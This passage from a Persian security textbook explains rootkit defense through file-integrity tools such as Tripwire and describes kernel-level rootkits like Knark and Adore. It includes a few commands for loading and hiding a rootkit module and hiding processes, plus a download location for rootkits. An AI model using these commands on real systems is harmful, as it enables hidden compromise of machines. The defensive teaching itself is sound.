- **استفاده از ابزارهای جستجوی Rootkit** : با توجه به آنکه اکثر Rootkitها شناخته شده‌اند و عملکرد کلّی آنها مشخص می‌باشد لذا می‌توانید از ابزارهای شناسائی برای کشف آنها استفاده کنید. این ابزارها دارای یک هستهٔ مرکزی بنام "کارگزار -Agent- " هستند که بطور پیش‌فرض برخی از مشخصه‌های یک Rootkit را می‌شناسند. این هستهٔ مرکزی یک برنامهٔ اجرائی مثل /bin/login را روی سیستم محلی بررسی کرده و درون آن به دنبال مشخه‌های یک برنامهٔ آلوده شده می‌گردد. شما باید چنین ابزارهای مفیدی را به روشی مطمئن تهیه کنید و بطور متناوب از آنها استفاده کنید ، حتی اگر مطمئن هستید هیچکس غیر از خودتان در سطح root به سیستم دسترسی ندارد. در مورد سرویس‌دهنده‌های اینترنت (مثل Web Server یا FTP Server با ...) که در معرض حمله از بیرون هستند حتماً باید عمل بررسی را حداقل یکبار در روز انجام بدهید.
- **موثرترین نوع دفاع استفاده از ابزارهای بررسی صحّت فایل است:** در حقیقت موثرترین نوع دفاع از سیستم در برابر Rootkitها مبتنی بر تکنیهای پیچیدهٔ رمزنگاری و ایجاد "اثر انگشت دیجیتالی Digital Fingerprint" و یا "امضای دیجیتالی Digital Signature" برای تک‌تک فایلهای سیستمی و ذخیرهٔ آنها در یک مکان مطمئن و غیرقابل تغییر مثل CD-ROM است. به‌گونه‌ای که قبلاً اشاره کردیم

از قدیم یک راه ساده و کم اهمیت در یونیکس مطرح بوده و آن نیز محاسبهٔ کد شانزده بیتی Checksum برای فایلها و ذخیرهٔ آن در یک فایل بوده است. با پیشرفت اصول حملات، نفوذگران برای مقابله با چنین روش ساده‌ای برنامهٔ fix را طراحی کردند که به غیر از جلوگیری از تغییر در مشخصات زمانی فایل (مثل تاریخ و زمان آخرین تغییر و آخرین دسترسی) ، پس از دستکاریهای لازم کدهای زائد و بی‌مصرفی در انتهای فایل اضافه می‌کند تا باز هم کد Checksum فایل همانند گذشته باشد و تغییرات بوجود آمده در آن کشف نشود.

اگر همین تکنیک را مبتنی بر اصول اثر انگشت دیجیتالی توسعه بدهیم یعنی بجای استفاده از کد دوبایتی Checksum از کدهای رمزنگاری پیچیده مثل MD5 (Message Digest 5) استفاده کنیم ، می‌توان از درون فایل یک کد چند بایتی استخراج و آنرا بعنوان "اثر انگشت دیجیتالی" در جایی ذخیره کرد. نفوذگر بهیچوجه قادر نخواهد بود که پس از تغییر در یک فایل ، با اضافه کردن کدهای پوچ آنرا بگونه‌ای تنظیم کند که این کد چند بایتی مشابه قبل باقی بماند. یعنی اینکه در روشی مثل MD5 احتمال آنکه فایلی تغییر کند و باز هم کد رمز آن مثل حالت قبل خود باقی بماند عملاً صفر است. اگر بجای استفاده از فرمان sum در محیط یونیکس برای محاسبهٔ Checksum ، از ابزارهای محاسبهٔ کد MD5 بهره بگیرید و این کدها را برای برنامه‌های سیستمی مثل /bin/login ، ifconfig ، netstat و ... محاسبه کرده و در جای امنی ذخیره کنید، می‌توانید بطور متناوب از صحت فایلهای خود اطمینان حاصل کنید. نرم‌افزار Tirpwire یک ابزار بسیار مناسب و قدرتمند در این خصوص است. این نرم‌افزار توسط دو نفر بنامهای Gene Spafford و Gene Kim در دانشگاه "پرودو" نوشته شده است. Tripwire برای فایلهای اساسی و حساس سیستم ، همچنین بانکهای اطلاعاتی حساس و مهم که دائماً تغییر نمی‌کنند (مثل /etc/passwd) کدهای MD5 تولید می‌کند و آنرا در محل مورد نظر مسئول سیستم ذخیره می‌نماید. سپس طبق خواستهٔ مسئول سیستم در زمانهای مشخص و متناوب این کدها را از نو محاسبه و با مقادیری که از قبل ذخیره کرده مقایسه می‌کند.

نسخهٔ رایگان Tirpwire در سایت دانشگاه پرودو در اختیار علاقمندان قرار گرفته است:

ftp.cerias.purdue.edu/pub/tools/unix/ids/

دقت داشته باشید که نرم‌افزارهائی مثل Tripwire نیز در گروه "**سیستمهای کشف مزاحمت**" یا IDS (Intrusion Detection System) قرار می‌گیرند زیرا در فصل ششم اشاره شد که فلسفهٔ سیستمهای IDS کشف هرگونه نقض حریم امنیتی سیستم است.

نسخهٔ تجاری و غیر رایگان Tripwire نیز موجود است که تنها امتیاز آن نسبت نسخهٔ رایگان ، پشتیبانی بلادرنگ فنّی و همچنین پشتیبانی از به‌روز ماندن آن می‌باشد.

- امروزه ابزارهای دیگری نیز عرضه شده‌اند که مبتنی بر MD5 یا امضای دیجیتالی PGP (Pretty Good Privacy) عمل می‌کنند.استفاده از آنها برای بررسی صحّت فایلهای سیستمی بسیار مفید است.

نکات مهمی که باید نظر مسئولان سیستم و شبکه را به آن جلب کنیم آنست که:

- ✓ وقتی کدهای "اثر انگشت دیجیتالی" را برای فایلهای حساس سیستم خود محاسبه می‌کنید بهیچوجه آنها را روی خود سیستم ذخیره نکنید بلکه آنرا بر روی یک CD-ROM (غیر قابل Rewrite) یا یک دیسک نرم غیرقابل نوشتن (Write Protect) ذخیره کرده و آنرا در یک محل امن مثل گاوصندوق نگاه دارید.
- ✓ سهل‌انگاری در بررسی روزانهٔ صحّت فایلها می‌تواند خسارات روحی، روانی و مادّی زیادی برایتان تولید کند؛ لذا بررسی روزانهٔ سیستمها را در برنامهٔ خود بگنجانید. این بررسی بالاخص در مورد سرویس‌دهنده‌های اینترنتی شبکه باید با وسواس و نگرانی انجام شود. به دیوار آتش یا ابزارهای امنیتی خود زیاد اطمینان نکنید.
- ✓ بخاطر داشته باشید به عنوان اوّلین کار پس از نصب سیستم عامل ، کدهای اثر انگشت دیجیتالی را برای فایلها و مولفه‌های سیستمی محاسبه و ذخیره کنید. چرا که اگر این کدها با تاخیر جمع‌آوری شوند ممکن است زمانی باشد که سیستم آلوده شده است و دیگر محاسبهٔ این کدها و نگهداری آنها هیچ سودی ندارد.
- ✓ اگر از دیسکهای نصب سیستم عامل مطمئن نیستید هیچگاه به آنها اعتماد نکنید. برخی از توسعه‌دهندگان سیستم عامل (مثل شرکت Sun Microsystems) یک بانک اطلاعاتی از کدهای اثر انگشت دیجیتالی مربوط به تمام فایلهای سیستم عامل را در سایت وب خود عرضه کرده‌اند. باید از برنامه‌های معرفی شده توسط سازندگان سیستم عامل خود ، برای بررسی صحّت فایلهای سیستم استفاده کنید. برای استفاده از این برنامه‌ها باید ابتدا به اینترنت متصل شوید؛ سپس این برنامه‌ها را اجرا کنید. این برنامه‌ها ابتدا به طور خودکار به سایت سازندهٔ سیستم عامل متصل شده و از طریق بانک اطلاعاتی آن سایت بررسیهای خود را انجام می‌دهند. بدینترتیب شما احتیاجی به محاسبه و نگهداری این کدها برای فایلهای سیستمی خود ندارید. شرکت سان پایگاه اطلاعاتی کدهای اثر انگشت دیجیتالی برای سیستم عامل سولاریس را با نام sfpDB در آدرس URL زیر عرضه کرده است:

sunsolve.sun.com/pub-cgi/show.pl?target=content/content7

برخی از توسعه‌دهندگان لینوکس نیز کدهای MD5 را برای محصولات خود عرضه کرده‌اند.

- ✓ بهیچوجه فریب تبلیغات را نخورید و برنامه‌هائی را که تحت عنوان patch در اینترنت عرضه می‌شوند ، نصب نکنید. در ضمن از ماشینهای حساس مثل سرویس‌دهنده‌ها برای مقاصد کاربردی خود مانند بررسی نامه‌های الکترونیکی یا گشت‌وگذار در وب استفاده نکنید. تا موقعی که کاری جدی را دنبال نمی‌کنید با مشخصهٔ root به سیستم وارد نشوید.
- ✓ **اگر یک Rootkit را روی سیستم خود یافتید:** اگر ابزارهائی مثل Tripwire وجود یک Rootkit را به شما گزارش کردند، با مشکل بزرگی روبرو شده‌اید ، یک نفس عمیق بکشید! نفوذگر توانسته در عالیترین سطح (یعنی root همانند خود شما) به سیستمتان وارد شود و فایلهای حساس و سیستمی شما را پاک کند. دشوار خواهد بود که حدس بزنید چه فایلهائی از سیستم شما

دستکاری شده است. (اگر چه ممکن است نرم‌افزارهائی مثل Tripwire فهرست آنها را به شما بدهند ولیکن فایلها و بانکهای اطلاعاتی در حال تغییر در این فهرست نخواهند بود) شاید به نظرتان برسد که می‌توان فایلهای تغییر یافته را مجدداً نصب کرد و سیستم را از نو راه‌اندازی کرد، ولی عمق فاجعه از آنچه به نظر می‌رسد بیشتر است! پس از یک مشورت کوتاه با گروه امنیت ، سیستم را بخوابانید و به سرعت از شبکه جدا کنید. حتی اگر فایلهای سیستمی خود را از نو نصب کرده باشید به دو دلیل جدا کردن موقت سیستم از شبکه الزامی است:

اوّلاً نفوذگری که توانسته در سطح root به سیستم شما نفوذ کند بقدر کافی اسب تروا، درهای پشتی و دیگر برنامه‌های آلوده بر روی سیستم نصب کرده که حتی با نصب مجدّد فایلهای حساس و برنامه‌های اجرایی باز هم بر سیستم شما نفوذ دارد.

ثانیاً باید بررسی کنید که چگونه نفوذ در سطح root اتفاق افتاده است زیرا ممکن است با نصب مجدد سیستم عامل باز هم این نفوذ اتفاق بیفتد.

امروزه Rootkitها بقدری پیچیده شده‌اند که بغیر از پاک کردن کل سیستم و نصب مجدّد آن راهی باقی نمی‌ماند. برای درک بیشتر این مسئله فرض کنید Tripwire فهرستی از فایلها را به شما گزارش می‌دهد که تغییر کرده‌اند و شما سریعاً آنها را از نو نصب می‌کنید. Tripwire بدلیل تغییرات لحظه‌ای برنامه‌هایی مثل "سیستم مدیریت پایگاه داده"[1] نمی‌تواند هیچ قضاوتی در مورد صحت آنها داشته باشد. حال اگر سیستم مدیریت پایگاه داده دستکاری و آلوده شده باشد (که بطور معمول می‌شود!) پس از نصب مجدّد فایلهای سیستمی مجدداً سیستم شما آلوده شده و از نو Rootkit خواهد شد. وقتی که مورد حمله قرار گرفتید به هیچ چیزی اطمینان نداشته باشید!

توصیهٔ موکّد ما آنست که پس از خوابانیدن سیستم و قطع ارتباط آن با شبکه ، سیستم عامل را از نو نصب کرده و تمام سرویس‌دهنده‌ها را از نو سازماندهی کنید. مجدداً Tripwire را برای تولید کدهای MD5 بکار بگیرید. سپس مطمئن شوید که از آخرین نسخه‌های اصلاحی (patch) بهره گرفته‌اید و دیسکهای نصب سیستم عامل پاک و اصل است. برای موفقیت در بازسازی ، بانکهای اطلاعاتی سرویس‌دهنده‌های شما حتماً باید نسخه پشتیبان (و حتی‌الامکان جدید) داشته باشند. (اگر نسخهٔ پشتیبان تهیه نکرده‌اید سریعاً استعفا بدهید و خودتان را به مقامات قضائی تسلیم کنید چون این از وظائف مسلم شما بوده است!)

پس از انجام این مرحله جلسه‌ای بگیرید و مشاورین امنیت سیستم را خبر کنید تا در مورد علت نفوذ نظر بدهند. برای آنکه علت واقعی قضیه کشف شود حقیقت را بگوئید و مسئولیت آن را بر عهده بگیرید. برخی اوقات آلوده شدن سیستم ناشی از آسان بودن کلمهٔ عبور شما و لو رفتن آن (با استفاده از روشهای شکستن کلمهٔ عبور) بوده است. اگر چه مسئولیت کار با شما بوده ولی لااقل خیالتان راحت می‌شود که با انتخاب یک کلمهٔ عبور طولانی ، دیگر چنین اتفاقی تکرار نخواهد شد.

---

[1] Database Management System

کثیف‌ترین نوع Rootkit : Rootkitهای سطح هستهٔ سیستم عامل

تا اینجا شما به قدرت Rootkit های معمولی پی برده‌اید و حجم آسیبی که می‌توانند به سیستم‌های شما وارد کنند را تخمین زده‌اید؛ لذا بخودتان قول داده‌اید به دقت از ابزارهای بررسی صحّت فایلهای سیستمی استفاده کنید و بطور متناوب سیستم خود را از لحاظ سلامت و عدم وجود Rootkit آزمایش نمائید.


در این بخش می‌خواهیم به نگرانیهای شما بیفزائیم ، بالاخص اگر از سیستم عامل مبتنی بر یونیکس استفاده می‌کنید. Rootkitهای بالقوه خطرناکتری هم وجود دارند! آنها Rootkitهائی هستند که قلب سیستم عامل یعنی هستهٔ مرکزی (Kernel) آنرا هدف قرار داده‌اند. اگر هستهٔ مرکزی سیستم عامل دستکاری و تحریف شود دیگر هیچ ابزاری قادر به کشف موضوع نخواهد بود زیرا ابزارهائی مثل Tripwire متکی به هستهٔ سیستم عامل هستند؛ هسته‌ای که خودش آلوده است اجرای فرمان نخواهد کرد!

امروزه گروههای زیرزمینی و حرفه‌ای حملات خود را از لایهٔ کاربرد به سطح هستهٔ سیستم عامل معطوف کرده‌اند و برای انواع محیطهای سازگار با یونیکس و حتی Window NT/2000 برنامهٔ Rootkit نوشته‌اند: یعنی دستکاری هستهٔ سیستم عامل!

اطلاع دارید که هستهٔ سیستم عامل اوّلین بخشی است که در حافظه بار می‌شود و کنترل کل سیستم را بدست می‌گیرد. تمام دسترسی‌ها به ابزارهای شبکه‌ای، حافظه، دیسک و منابع سیستم تحت نظارت و کنترل دقیق هسته انجام می‌شود. تمام دسترسیهای یک پروسه به منابع سیستم ، باید از طریق هسته انجام شود. بعنوان مثال وقتی یک پروسه می‌خواهد فایلی را باز کند، این تقاضا توسط فراخوانیهای سیستمی به هسته تسلیم شده و هسته نیز پس از بررسی مجوزهای آن فایل ، این عمل را انجام می‌دهد. در چنین محیطی دسترسی مستقیم به سطح دیسک ممکن نیست و به روشهای سخت‌افزاری جلوگیری می‌شود. روشهائی که Rootkitهای معمولی انجام می‌دهند در حقیقت فریب هستهٔ سیستم عامل است در حالیکه Rootkitهای سطح هسته ، هستهٔ سیستم عامل را بگونه‌ای دستکاری می‌کنند که عملیات هسته بطور پنهانی در خدمت نفوذگر قرار می‌گیرد. به شکل (۹-۱۰) دقت کنید:

در شکل (۹-۱۰) بلوکهای کاملاً سیاه ، بخشهائی هستند که دستکاری و تحریف شده‌اند. در شکل سمت چپ که یک Rootkit معمولی را نشان می‌دهد ، هستهٔ سیستم عامل سالم است ولی برنامه‌های سطح کاربرد (مثل ls و ifconfig و ...) آلوده هستند لذا یک ابزار سالم برای بررسی صحت این فایلها (مثل Tirpwire) می‌تواند مفید واقع شود. در حالی که در شکل سمت راست برنامه‌های سطح کاربرد و مولفه‌های سیستم تماماً سالم هستند امّا هستهٔ سیستم عامل آلوده است. هر برنامهٔ سالمی مثل Tripwire که به هستهٔ آلوده شده متکی است نمی‌تواند آلودگی سیستم عامل را گزارش کند. لذا وقتی هستهٔ سیستم عامل مورد حمله قرار گرفت دیگر هیچ چیزی مورد اطمینان نیست و راهی باقی نمی‌ماند الا **"نابود کردن تمام اطلاعات سیستم و بنا کردن آن از نو!"**

حال ببینیم Rootkitهای سطح هسته چه قابلیتهایی دارند.



شکل (۹-۱۰) مقایسهٔ "Rootkit معمولی" با "Rootkit سطح هسته"

توانائی تغییر مسیر اجرا (Execution Redirection)

فرض کنید نفـــوذگر به نحوی هستهٔ سیستم عامل شما را آلوده یا به اصطلاح Rootkit کرده است. با این Rootkit چه قدرتی بدست آورده است؟

اولین کاری که یک هستهٔ آلوده انجام می‌دهد آنست که تمام فراخوانیهای سیستم (System Call) که از پروسه‌ها به هسته می‌رسند را دریافت کرده و برخی از آنها را بطور غیر واقعی اجرا می‌کنـد. بعنـوان مثال یک پروسهٔ کاربر از هسته تقاضا می‌کند تا برنامه یا پروسه‌ای با نام foo را اجرا کنـد. هسـته ، ایـن تقاضا را پذیرفته و وانمود می‌کند که foo را اجرا کرده در حالی که بجای foo برنامهٔ bar را اجرا نمـوده است؛ (bar در خدمت نفـــوذگر است) به این عمل "تغییر مسیر اجرا یا Execution Redirection " گفته می‌شود. به عنوان یک مثال به سناریوی واقعی زیر دقت کنید:

هستهٔ سیستم عامل آلوده است ولی برنامهٔ bin/login/ که ورود کاربران و سطح مجوز آنها را نظارت می‌کند کاملاً سالم است. در حین ورود یک کاربر به سیستم، از هسته خواسته می‌شود تا برنامهٔ login را اجرا کند. هستهٔ آلوده این تقاضا را پذیرفته و بجای اجرای برنامهٔ login ، یک برنامهٔ دیگر مثـلاً بـا نـام bin/backdoorlogin/ را اجرا می‌کند. این برنامهٔ مخفی راه ورود نفـــوذگر بـه سیسـتم را بـاز می‌کنـد و بدین ترتیب او می‌تواند با بالاترین سطح مجوز به سیستم وارد شود. شـما بـه عنـوان مسـئول سیسـتم ابزاری مثل Tripwire را اجرا می‌کنید ولیکن Tripwire اعلام می‌کند کـه برنامـه bin/login/ کـاملاً سـالم است و جای هیچگونه نگرانی نمی‌باشد، درحالی که به سیستم شما حمله شده است.

توانائی در تغییر مسیر اجرای برنامه‌ها به نفـــوذگر اجازه می‌دهد تا سیستم قربانی را بـــدون آنکـه متوجه چیزی شود ، به نحو دلخواه تنظیم کنـد؛ حتـی اگـر قربـانی از روشـهای پیچیـدهٔ رمزنگـاری و امضاهای دیجیتالی برای حفظ امنیت داده‌های خود استفاده کرده باشد. مثلاً قربـانی بـه گمـان خـود از سرویس‌دهندهٔ SSH (Secure Shell) برای ارتباطات سرّی استفاده کرده است در حالی که هستهٔ سیسـتم عامل بجای اجرای سرویس‌دهندهٔ SSH (که در محیـط یونیکـس **sshd** نـام دارد) مثـلاً سـرویس‌دهندهٔ تقلبی hacked_sshd را اجرا کرده است.

مخفی نگاه داشتن فایلها در سطح هسته

در بخش قبلی اشاره کردیم که هستهٔ آلوده ، بجای اجرای برنامهٔ /bin/login مثلاً برنامهٔ /bin/backdoorlogin را اجرا می‌کند تا نفوذگر بتواند به سیستم وارد شود. شاید به نظر برسد که شما با دیدن فهرست فایلهای درون شاخهٔ /bin ، بسادگی متوجه حضور برنامه‌ای با نام backdoorlogin خواهید شد در حالی که اینچنین نیست. Rootkitهای سطح هسته برای این مشکل هم چاره اندیشیده‌اند و آنهم مخفی نگاه داشتن فایلهای مورد نظر نفوذگر است. این هسته‌های آلوده فقط فهرستی از فایلها را به کاربر نشان می‌دهند که نفوذگر اجازه داده باشد؛ برخی از شاخه‌ها و فایلها بهیچوجه دیده نخواهند شد و کاربر (حتی root) اجازهٔ دسترسی و اجرای آنها را ندارد.

دقت کنید که مخفی کردن فایلها در سطح هسته اتفاق می‌افتد و تمام برنامه‌هائی مثل ls یا echo که فهرست فایلها و شاخه‌ها را عرضه می‌کنند به هسته متکی هستند. این هسته است که اطلاعات مورد نظر برنامه‌ها را در اختیارشان قرار می‌دهد لذا یک هستهٔ آلوده بسادگی اطلاعاتی را که کاربر نباید ببیند، از بین آنها حذف خواهد کرد.

مخفی نگاه داشتن پروسه‌ها در سطح هسته

یکی دیگر از قابلیتهای Rootkitهای سطح هسته ، توانائی آنها در مخفی نگاه داشتن پروسه‌هائی است که اکنون روی سیستم در حال اجرا شدن هستند. بعنوان مثال وقتی برنامه‌ای مثل NetCat اجرا می‌شود نام آن در فهرست پروسه‌های در حال اجرا قرار می‌گیرد. حال کاربر ممکن است با استفاده از فرمان **ps**[1] (یا دستور lsof) وجود چنین پروسه‌های مخرّبی را کشف کند.

Rootkitهای سطح هسته، بگونه‌ای هستهٔ سیستم عامل را دستکاری می‌کنند که اسامی پروسه‌های موردنظر نفوذگر در فهرست پروسه‌های در حال اجرا به کاربر اعلام نشود. لذا این پروسه‌ها در عین فعالیت هیچ علامتی از حضور بر روی سیستم ، (که منجر به کشف آنها می‌شود) ندارند.

مخفی نگاه داشتن ارتباطات شبکه‌ای در سطح هسته

در شرایط عادی وقتی پروسه‌ای به یک شمارهٔ پورت TCP یا UDP گوش می‌دهد، می‌توان از طریق اجرای فرمان netstat -na آنرا آشکار کرد. فرمان netstat در محیطهای سازگار با یونیکس و انواع ویندوز حمایت می‌شود. این دستور متکی به هستهٔ سیستم عامل است ، یعنی هستهٔ سیستم عامل تعیین می‌کند که کدام پورت فعال و باز است. اگر نفوذگر یک ابزار "در پشتی" مثل NetCat روی ماشین قربانی نصب کرده باشد ، شمارهٔ پورتی که آن برنامه در حال گوش دادن به آن است ، لو خواهد رفت. Rootkitها می‌خواهند این موضوع پنهان بماند و شمارهٔ پورتهای مورد نظر نفوذگر در خروجی ظاهر نشود. بعنوان مثال Rootkitهای سطح هسته می‌توانند بگونه‌ای هسته را دستکاری کنند تا

---

[1] فرمان ps یا lsof فهرست پروسه‌های جاری سیستم را برمی‌گردانند.

وقتی کاربر ، فهرست پورتهای باز را طلب می‌کند در مورد پورت UDP با شماره ۳۱۳۳۷ (که باز است) چیزی اعلام نشود. به عبارت ساده‌تر هستهٔ سیستم عامل بگونه‌ای دستکاری می‌شود که بتواند در هنگام اجرای برنامه‌هائی مثل netstat دروغ گفته و تعدادی از پورتهای باز را بسته اعلام کند. البته هر چند فرامینی مثل netstat در اثر آلودگی هستهٔ سیستم عامل درست عمل نمی‌کنند ولی با استفاده از ابزارهای پویش پورت (مثل Nmap) باز یا بسته بودن پورتها مشخص خواهد شد؛ زیرا چنین ابزارهائی در مورد باز یا بسته بودن یک پورت از هستهٔ سیستم عامل سؤال نمی‌کنند بلکه آنرا بصورت عملی آزمایش می‌نمایند.

چگونه Rootkit های سطح هسته پیاده‌سازی می‌شوند؟

بسته به نوع سیستم عامل، روشهای متفاوتی برای دستکاری هستهٔ سیستم عامل وجود دارد. در اکثر سیستمهای عامل سازگار با یونیکس، راحت‌ترین راه دستکاری هسته، استفاده از قابلیتی است که LKM (Loadable Kernel Module) نامیده می‌شود. LKM قابلیتی است که اجازه می‌دهد برخی از ماجولهای هستهٔ سیستم عامل طبق دلخواه یک برنامه‌نویس طراحی شده و در هنگام لزوم به درون هسته بار شود. بالاخص در لینوکس و سولاریس، از مکانیزم LKM در عالی‌ترین سطح برای گسترش و توسعهٔ سیستم عامل استفاده می‌شود. به عنوان مثال شما احتیاج دارید که یک نوع هارددیسک جدید، کارت شبکهٔ جدید یا هر ابزاری را در سیستم عامل لینوکس پشتیبانی کنید تا بتوان از آنها در محیط سیستم عامل استفاده کرد. اگر قرار باشد برای پشتیبانی از یک ابزار جدید ، هستهٔ سیستم عامل از نو بازسازی شود ، سازندگان ابزار و ادوات سخت‌افزاری و همچنین کاربران با مشکلات زیادی مواجه می‌شوند. در حالی که می‌توان از LKM بهره گرفت و ماجولی برای پشتیبانی از آن محصول طراحی کرد تا بتواند در حین اجرا به درون هسته بار شود.[1] در حقیقت این ماجولها هستهٔ سیستم عامل را توسعه می‌دهند و چون سطح دسترسی این ماجولها (به عنوان بخشی از هسته) در عالیترین سطح است لذا عملکرد بد این ماجولها می‌تواند ، کل هسته را مختل کند و سیستم ناپایدار شود. ماجولهائی که به روش LKM بدرون هسته لینوکس یا سولاریس بار می‌شوند می‌توانند به هر منبعی در سیستم دسترسی داشته باشند.

به دلیل قدرت ماجولهای LKM ، بسیاری از Rootkitهای سطح هسته از طریق این مکانیزم پیاده‌سازی شده‌اند. پس از پیاده‌سازی یک ماجول ، نصب آن بسیار ساده است و برخلاف سیستم عامل ویندوز حتی احتیاج به بوت مجدّد ماشین هم نیست. به عنوان مثال یک Rootkit سطح هسته که برای لینوکس نوشته شده Knark نام دارد؛ با تایپ فرمان "insmod knark" این ماجول بسادگی به درون هستهٔ سیستم عامل بار می‌شود. Knark یک Rootkit است و به محض بار شدن به هسته ، کنترل کامل آنرا بدست گرفته و راه را برای حملهٔ نفوذگر باز می‌نماید. هیچگونه بوت مجدّدی هم احتیاج نیست!

تعداد Rootkitهائی که با مکانیزم LKM پیاده‌سازی شده‌اند بسیار زیادند (بالاخص در لینوکس و

[1] این ماجولها در قالب دیسک راه‌انداز آن ابزار در هنگام خرید تحویل خریدار می‌شوند!

سولاریس). البته راههای دیگری نیز برای دستکاری هستهٔ سیستم عامل وجود دارد که در انتهای بخش به آن می‌پردازیم. این روشها برای سیستم عامل Windows NT که از LKM حمایت نمی‌کند کاربرد دارد و مبتنی بر patchهائی است که عملکرد هسته را تغییر می‌دهند.

چند مثال عملی از Rootkit های سطح هسته

امروزه تعداد بسیار زیاد و متنوعی از Rootkit های سطح هسته موجودند که روز به روز هم قویتر و خطرناکتر می‌شوند. در ادامه قابلیتهای چهار نوع Rootkit سطح هسته را بررسی می‌نمائیم:

- **Knark** برای محیط لینوکس
- **Adore** برای محیط لینوکس
- **Plasmoid** برای محیط سولاریس
- **NT Rootkit** برای محیط ویندوز

Knark

Knark یک Rootkit سطح هسته با قابلیتهای بسیار ویژه‌ای است که با اتکاء به مکانیزم LKM برای محیط لینوکس طراحی شده است. این Rootkit که در عرض کمتر از ده ثانیه نصب شده و عملکرد هسته را تغییر می‌دهد ، توسط Creed نوشته شده و در آدرس زیر در دسترس عموم است:

http://packetstorm.securify.com/UNIX/penetration/rootkits

در بخشهای قبلی ، قابلیتهای خطرناک یک Rootkit سطح هسته را تشریح کردیم. Knark تقریباً از همهٔ آنها پشتیبانی می‌کند:

- **توانائی تغییر مسیر اجرا (Execution Redirection)**
- **مخفی‌سازی فایل**
- **مخفی‌سازی ارتباطات شبکه‌ای و پورتهای باز**
- **اجرا از راه دور**: اگر هسته‌ای با Knark آلوده شده باشد نفوذگر قادر خواهد بود از راه دور و از طریق شبکه ، فرامین اجرائی خود را ارسال کند تا توسط هستهٔ آلوده اجرا شود. فرامین بروش UDP و به شماره پورت ۵۳ در ماشین آلوده به Knark ، ارسال می‌شود. مطلع هستید که شمارهٔ پورت UDP-53 متعلق به DNS است و اکثر دیوارهای آتش ورود چنین بسته‌ای را بدرون شبکه مجاز می‌دانند. بدین ترتیب نفوذگر می‌تواند فرامینی را روی سیستم فایل ماشین اجرا نماید (شامل حذف و اضافهٔ فایل یا هر فرمان راه دورr-commands). در ضمن بدین روش نفوذگر می‌تواند مجدداً در خود هستهٔ سیستم عامل دستکاری کرده و حتی Knark را به‌روز نماید!
- **مخفی نگاه داشتن مود "بی‌قید" در کارتهای شبکه**: بگونه‌ای که در بخشهای قبلی اشاره شد معمولاً پس از آلوده شدن ماشین به یک Rootkit ، نفوذگر به دنبال گسترش تسلط خود بر تمام ماشینهای شبکه است و بدین ترتیب او در اوّلین گام بر روی ماشین آلوده یک ابزار استراق‌سمع

ترافیک شبکه (Sniffer) نصب می‌کند. تمام این ابزارها کارت شبکه را به حالت "بی‌قید ـ Promiscuous" وارد می‌کنند تا کلّ ترافیک شبکه دریافت شود. برای آنکه وجود Sniffer توسط مسئول شبکه کشف نشود (توسط دستوری مثل ifconfig) ، Knark قرار داشتن کارت شبکه در حالت "بی‌قید" را مخفی نگه می‌دارد، یعنی هسته را بگونه‌ای دستکاری می‌کند که در مورد حالت کارت شبکه حقیقت را اعلام ننماید. این کار موجب خواهد شد تا Sniffer برای مدتهای طولانی مخفی بماند و حضورش لو نرود.

- **تغییر در سطوح دسترسی پروسه‌ها**: وقتی یک پروسه در محیط لینوکس اجرا شود، سطح مجوز آن پروسه بستگی به UserID (UID) و Effective UserID (EUID) کاربر خواهد داشت. همچنین پس از اجرای یک پروسه ، سطح دسترسی آن به سیستم فایل با مشخصهٔ FSUID تعیین می‌شود. (File System User ID) Knark با تغییر در هستهٔ سیستم عامل می‌تواند سه مشخصهٔ اساسی UID ، EUID و FSUID از یک پروسه را بصورت بلادرنگ تغییر بدهد بدون آنکه در روند اجرای آن خللی ایجاد شود. بدین ترتیب در یک سیستم آلوده به Knark ، ممکن است سطوح دسترسی یک پروسه به منابع سیستم بطور ناگهانی تغییر کند و آن پروسه مجوزهای سطح بالاتری بگیرد.
- **مخفی نگه داشتن پروسه‌ها**: Knark می‌تواند یک پروسه را مخفی نماید بگونه‌ای که در فهرست پروسه‌های در حال اجرا ظاهر نشود. با ارسال سیگنال شمارهٔ ۳۱ برای پروسه‌ای که روی ماشین آلوده به Knark در حال اجراست عملاً آن پروسه مخفی می‌شود درحالی که به اجرا ادامه خواهد داد. دستور مخفی کردن چنین پروسه‌ای بصورت زیر است:

```
"kill -31 process_id"
```

(این دستور فقط در محیط آلوده به knark باعث مخفی شدن پروسه خواهد شد.) پس از مخفی شدن یک پروسه، مشخصات آن در فهرست فرامینی مثل ls یا lsof ظاهر نخواهد شد.

- **مخفی‌نگاه‌داشتن ماجولهای هسته**: فرمان lsmod در محیط لینوکس فهرستی از ماجولهای هسته را که بروش KLM روی ماشین نصب شده ، نشان می‌دهد. نفوذگر تمایل ندارد که نام ماجول Knark در فهرست ماجولهای بار شده به هسته ظاهر شود ، لذا هسته را بگونه‌ای دستکاری می‌کند که نام ماجول Knark مخفی بماند. بدین منظور وقتی نفوذگر به نحوی فرمان insmod را برای نصب ماجول knark.o روی ماشین قربانی اجرا می‌کند، متعاقباً باید فرمان "insmod modhide.o" را اجرا کند تا ماجول Knark در فهرست ماجولهائی که به هسته وارد شده‌اند ، ظاهر نشود!

Adore

Adore نیز همانند Knark برای دستکاری هستهٔ لینوکس نوشته شده و بعنوان یک Rootkit که از مکانیزم LKM بهره می‌گیرد مطرح می‌باشد. Adore دارای قابلیتهای زیر است:

- مخفی نگاه داشتن فایلها
- مخفی نگاه داشتن پروسه‌ها

- مخفی نگاه داشتن ارتباطات شبکه‌ای و پورتهای باز
- مخفی نگاه داشتن نام ماجول Adore برای پیشگیری از آشکار شدن آن

